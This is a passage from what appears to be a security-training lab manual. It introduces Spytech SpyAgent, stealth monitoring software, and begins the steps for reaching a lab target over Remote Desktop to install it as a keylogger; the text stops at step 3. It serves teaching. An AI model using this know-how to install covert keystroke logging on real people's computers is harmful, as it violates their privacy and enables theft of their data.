
Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.


Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, **Spyware SpyAgent**) to capture keystrokes and monitor the other activities of the user.


1. On the **Windows Server 2022** machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [Windows Server 2019]) and click **Show Options**.




3. 